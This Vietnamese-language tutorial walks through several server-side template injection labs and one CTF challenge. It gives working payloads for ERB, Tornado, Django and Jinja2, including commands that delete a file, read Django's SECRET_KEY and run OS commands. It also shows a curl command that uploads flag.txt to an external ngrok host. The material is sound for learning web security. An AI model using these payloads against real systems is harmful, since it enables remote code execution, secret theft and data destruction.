Nếu ta luôn test đầu vào là sql và command injection thì giờ ta phải kiểm tra thêm ssti nữa. Vì đây là những lỗ hổng rất khó phát hiện.

Sql, command injection lấy dữ liệu xuất ra màn hình, thì ssti xử lí dữ liệu ở phía máy chủ.

Đầu tiên, ta phải kiểm tra ứng dụng dùng template nào. Bạn có thể gặp phải hai vấn đề: một là sai cú pháp, hai là sai bối cảnh. Có hai bối cảnh: plaintext và code.

Giả sử bạn tìm được cú pháp để thực thi nhưng nhiều template dùng chung cú pháp. Cách xử lí là foobar. Nó sẽ in ra lỗi giúp bạn xác định chính xác template đó.

**Bài 1: Basic server-side template injection**

Gợi ý: Nó dùng template ERB (Ruby). Bạn có thể tìm thấy cú pháp ở trang HackTricks.

<%= 7\*7 %> 🡪 49

Đề yêu cầu bạn xóa file morale.txt của carlos.


Nếu mình biết được thư viện nó dùng rồi thì thực thi lệnh từ xa rất dễ.

<%= system("rm /home/carlos/morale.txt") %>

**Bài 2: Basic server-side template injection (code context)**

Gợi ý: nó dùng Tornado của python.

Nếu bạn đăng nhập wiener:peter, nó có một chức năng chỉnh tên bạn muốn hiển thị khi bình luận 1 bài viết.



Vì nó trong code context nên đầu vào là user.first\_name 🡪 {{ user.first\_name}} sẽ được thực thi.

Mình chỉ cần đóng chuỗi là được.

Payload: user.first\_name}}{{7\*7

Khi bạn bình luận 1 bài viết, tên của bạn sẽ là Peter49.

Tiếp theo tìm cách thực thi lệnh từ xa.

Payload: user.first\_name}}{{os.system('whoami')

Ứng dụng sẽ báo lỗi:

Internal Server Error

Traceback (most recent call last): File "<string>", line 16, in <module> File "/usr/local/lib/python2.7/dist-packages/tornado/template.py", line 348, in generate return execute() File "<string>.generated.py", line 9, in \_tt\_execute NameError: global name 'os' is not defined

Vì ứng dụng chưa có đối tượng os. Mình cần import nó vào trang python.

Payload: user.first\_name}}{% import os %}{{os.system('rm /home/carlos/morale.txt')

**Bài 3: Server-side template injection with information disclosure via user-supplied objects**

Bài này bị dính lỗ hổng ssti do 1 đối tượng được truyền vào template. Đối tượng này có thể được khai thác để truy cập dữ liệu nhạy cảm.

Thông tin đăng nhập: content-manager:C0nt3ntM4n4g3r

Bối cảnh khá dễ. Nó cho phép ta sửa template.

Payload: {{7\*7}}

Ứng dụng sẽ báo lỗi sau:

Internal Server Error

Traceback (most recent call last): File "<string>", line 11, in <module> File "/usr/local/lib/python2.7/dist-packages/django/template/base.py", line 191, in \_\_init\_\_ self.nodelist = self.compile\_nodelist() File "/usr/local/lib/python2.7/dist-packages/django/template/base.py", line 230, in compile\_nodelist return parser.parse() File "/usr/local/lib/python2.7/dist-packages/django/template/base.py", line 486, in parse raise self.error(token, e) django.template.exceptions.TemplateSyntaxError: Could not parse the remainder: '\*7' from '7\*7'

Trang web dùng thư viện của django. Mình sẽ đọc tài liệu về cách khai thác trên Payloads all the things.

Django dùng 2 công cụ để kết xuất là Django Templates (DT) và Jinja2. Vì {{7\*7}} báo lỗi nên nó dùng thư viện DT.

Nó có rất nhiều payload để khai thác nhưng mình chỉ dùng đươc {% debug %}, giúp in ra những đối tượng khả thi của ứng dụng. Mình có product, cookie và settings.

Object settings là nhạy cảm nhất. Đây là những thuộc tính của setting trong django

https://docs.djangoproject.com/en/4.2/ref/settings/#std-setting-DEBUG

Payload: {{settings.SECRET\_KEY}}

**Bài 4: Blind SSTI**

Đây là 1 bài mình làm trong kì thi ptitctf 2023.

Source code:

#!/usr/bin/env python3.9

from flask import Flask, render\_template\_string, request

from flask\_limiter import Limiter

from flask\_limiter.util import get\_remote\_address

app = Flask(\_\_name\_\_)

limiter = Limiter(

get\_remote\_address,

app=app,

default\_limits=["1000000 per hour"]

)

@limiter.limit("5/second", override\_defaults=True)

@app.route('/')

def index():

return ("\x3cpre\x3e\x3ccode\x3e%s\x3c/code\x3e\x3c/pre\x3e")%open(\_\_file\_\_).read()

@limiter.limit("5/second", override\_defaults=True)

@app.route('/ssti')

def check():

flag = open("flag.txt", 'r').read().strip()

if "input" in request.args:

query = request.args["input"]

print(render\_template\_string(query))

return "Thank you for your input."

return "No input found."

app.run('0.0.0.0', 5555)

Trang chủ sẽ hiện source để mình đọc. Trang ssti nếu bạn không có tham số input nó sẽ báo No input found. Nếu có thì nó sẽ không được kết xuất trên trình duyệt mà chỉ hiện Thank you for your input.

Đó là cách hoạt động của trang web.

Lúc đầu mình nghĩ rất lung tung, tìm cách tiêm lệnh php từ hàm print() ☺

Lệnh print() chỉ thực thi ở phía máy chủ. Cái trả về màn hình là lệnh return.

Bài này cho mình thêm kinh nghiệm về việc khi nào nên tiêm code.

Bàn về python flask template, bạn có thể dùng cú pháp của jinja2. {{}} bạn chỉ được tiêm object, phép toán. Còn {% %} bạn có thể tiêm code python nhưng bị hàm render\_template\_string() chặn rồi. Nó sẽ báo lỗi 500 Internal Server Error.

Hàm render\_template\_string() chắc chỉ biến 1 đối tượng thành chuỗi.

Vì kết quả của hàm trên không thể in ra màn hình nên ta gọi nó là ssti blind.

Trong HackTrick bạn sẽ thấy ds payload để thực thi lệnh từ xa mà không phụ thuộc vào \_\_builtins\_\_:

Payload: {{ cycler.\_\_init\_\_.\_\_globals\_\_.os.popen('id').read() }}

Mình đã thử demo trên local và nó chạy được lệnh. Chỉ có điều không in ra được.

Quan trọng bây giờ mình sẽ chọn lệnh, đề cho mình biết vị trí của file flag.txt. Lệnh curl cho phép mình gửi file lên một máy chủ bất kỳ.

Bật ngrok lên: ngrok http 8080

Gửi lệnh sau: curl -F file=@flag.txt https://4706-113-185-53-154.ngrok-free.app/

Vào giao diện web của ngrok: bạn sẽ xem được flag.